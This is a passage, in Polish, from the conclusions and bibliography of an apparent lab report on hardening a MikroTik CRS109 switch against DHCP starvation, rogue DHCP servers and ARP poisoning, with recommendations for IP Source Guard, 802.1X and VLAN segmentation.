**Wniosek:** Testy potwierdziły, że wdrożona architektura bezpieczeństwa stanowi wielowarstwową ochronę L2. Złośliwy pakiet nigdy nie opuścił portu przełącznika i nie dotarł do ofiary. Maszyna autoryzowanego użytkownika bezpiecznie pobrała adres IP z prawowitego serwera, co definitywnie udowadnia skuteczność blokady portów w mechanizmie DHCP Snooping.

## 7. Wnioski i rekomendacje

### 7.1. Podsumowanie skuteczności wdrożonych mechanizmów

Celem niniejszego projektu była dogłębna analiza wektorów ataków w warstwie łącza danych (L2) ze szczególnym uwzględnieniem protokołu DHCP, a następnie zaprojektowanie i wdrożenie skutecznej architektury obronnej. Przeprowadzone w odizolowanym środowisku laboratoryjnym testy penetracyjne (z wykorzystaniem stacji Kali Linux oraz narzędzi takich jak DHCPig, Metasploit, Bettercap i Wireshark) jednoznacznie udowodniły, że domyślna konfiguracja urządzeń przełączających opiera się na paradygmacie ograniczonego zaufania, co czyni sieć lokalną krytycznie podatną na ataki z wewnątrz (Insider Threat).

Proces utwardzania infrastruktury (Hardening) przeprowadzony na przełączniku MikroTik Cloud Router Switch z serii CRS109 oraz weryfikacja (Rozdział 6) pozwalają na wyciągnięcie następujących wniosków inżynierskich:

1. **Elastyczność w obliczu ograniczeń sprzętowych:** Pomimo zidentyfikowanego braku obsługi natywnego mechanizmu sprzętowego limitowania adresów MAC

(Port Security) przez układ scalony QCA-8513L, wykazano, że biegłość w konfiguracji systemu RouterOS pozwala na skuteczną mitygację ataku *DHCP Starvation*. Zastosowanie programowej zapory Bridge Filter (Rate Limiting) okazało się w pełni wydajnym i wystarczającym rozwiązaniem do ochrony puli serwera oraz zasobów procesora.

2. **Krytyczna rola DHCP Snooping:** Wdrożenie inspekcji DHCP i podział portów na zaufane (Trusted) oraz niezaufane (Untrusted) stanowi absolutny fundament bezpieczeństwa warstwy dostępowej. Mechanizm ten ze stuprocentową skutecznością unieszkodliwił działanie fałszywych serwerów (Rogue DHCP), odrzucając spreparowane pakiety DHCP OFFER w warstwie sprzętowej.
3. **Synergia mechanizmów L2 i L3:** Implementacja restrykcyjnej polityki ARP (arp=reply-only) zintegrowanej z bazą dzierżaw serwera DHCP (odpowiednik mechanizmu *Dynamic ARP Inspection*) domknęła luki bezpieczeństwa. Udowodniono, że taka hermetyzacja sieci całkowicie eliminuje możliwość podsłuchu i przekierowania ruchu (Man-in-the-Middle) za pomocą technik ARP Poisoning i DNS Spoofing.

Zaimplementowana architektura obronna spełniła wszystkie założenia projektowe, transformując niezabezpieczoną sieć w środowisko wysoce odporne na manipulacje protokołami konfiguracyjnymi.

## 7.2. Proponowane kierunki dalszej rozbudowy zabezpieczeń

Choć wdrożone mechanizmy skutecznie neutralizują zagrożenia związane z protokołami DHCP i ARP, współczesne standardy cyberbezpieczeństwa (m.in. model *Zero Trust*) wymagają stosowania zasady obrony w głąb (Defense in Depth). W celu dalszego podnoszenia poziomu bezpieczeństwa w warstwie dostępowej, rekomenduje się rozważenie następujących implementacji w przyszłych iteracjach rozwoju sieci:

**1. Wdrożenie mechanizmu IP Source Guard (IPSG)** Obecna konfiguracja (DHCP Snooping + DAI) świetnie chroni przed fałszywymi serwerami i podszywaniem się pod adresy MAC. Istnieje jednak ryzyko, że atakujący pominie proces DHCP i ręcznie (statycznie) przypisze swojej karcie sieciowej adres IP należący do innej puli lub innego użytkownika (IP Spoofing). Mechanizm IPSG na bieżąco analizuje ruch wchodzący na portach przełącznika i weryfikuje go z tablicą powiązań *DHCP Snooping Binding Database*. Pakiety z portu niezaufanego, których źródłowy adres IP nie zgadza się z adresem przyznany przez serwer DHCP, są natychmiastowo blokowane, co zamyka ostatnią lukę w fałszowaniu tożsamości sieciowej.

**2. Autoryzacja dostępu oparta na standardzie IEEE 802.1X (Port-Based Network Access Control)** Wszystkie omówione dotychczas mechanizmy mają charakter reaktywny – filtrują ruch już po tym, jak urządzenie fizycznie uzyska link (połączenie) z

przełącznikiem. Wdrożenie standardu 802.1X przenosi bezpieczeństwo na etap uwierzytelniania. Przed przyznaniem jakiegokolwiek dostępu do warstwy IP, urządzenie końcowe (Supplicant) musi uwierzytelnić się za pomocą certyfikatu lub poświadczeń (Protokół EAP) weryfikowanych przez centralny serwer RADIUS. Dopóki autoryzacja nie przebiegnie pomyślnie, port przełącznika pozostaje logicznie zamknięty, całkowicie uniemożliwiając intruzowi wysłanie choćby jednego zapytania DHCP czy ARP.

**3. Segmentacja ruchu za pomocą wirtualnych sieci LAN (VLAN)** W środowisku produkcyjnym niezbędne jest odejście od płaskiej architektury sieci (Flat Network). Wprowadzenie segmentacji VLAN ogranicza domeny rozgłoszeniowe (Broadcast Domains). Rekomenduje się przede wszystkim wydzielenie dedykowanej sieci zarządzającej (Management VLAN), która odseparuje interfejsy administracyjne urządzeń MikroTik od ruchu generowanego przez standardowych użytkowników i potencjalnych atakujących.

## 8. Bibliografia / Źródła

### Dokumentacja techniczna sprzętu (MikroTik)

1. MikroTik RouterOS Official Documentation, *Switch Chip Features* (Specyfikacja układów przełączających, w tym QCA-8513L dla serii CRS1xx), Dostępne w internecie: <https://help.mikrotik.com/docs/display/ROS/Switch+Chip+Features>
2. MikroTik RouterOS Official Documentation, *Bridging and Switching (Bridge Filter)*, Dostępne w internecie: <https://help.mikrotik.com/docs/display/ROS/Bridging+and+Switching>

### Oprogramowanie, narzędzia i środowiska programistyczne

3. Biondi, P. et al., *Scapy Documentation* (Biblioteka do manipulacji pakietami sieciowymi w języku Python), Dostępne w internecie: <https://scapy.readthedocs.io/>
4. Bettercap Official Documentation, *Spoofers (dns.spoof) & Network Sniffing*, Dostępne w internecie: <https://www.bettercap.org/modules/ethernet/spoofers/dnsspoof/>
5. Rapid7, *Metasploit Framework Documentation* (Moduł auxiliary/server/dhcp), Dostępne w internecie: <https://docs.metasploit.com/>
6. Wireshark Foundation, *Wireshark User's Guide* (Analiza pakietów i filtry wyświetlania), Dostępne w internecie: [https://www.wireshark.org/docs/wsug\\_html\\_chunked/](https://www.wireshark.org/docs/wsug_html_chunked/)

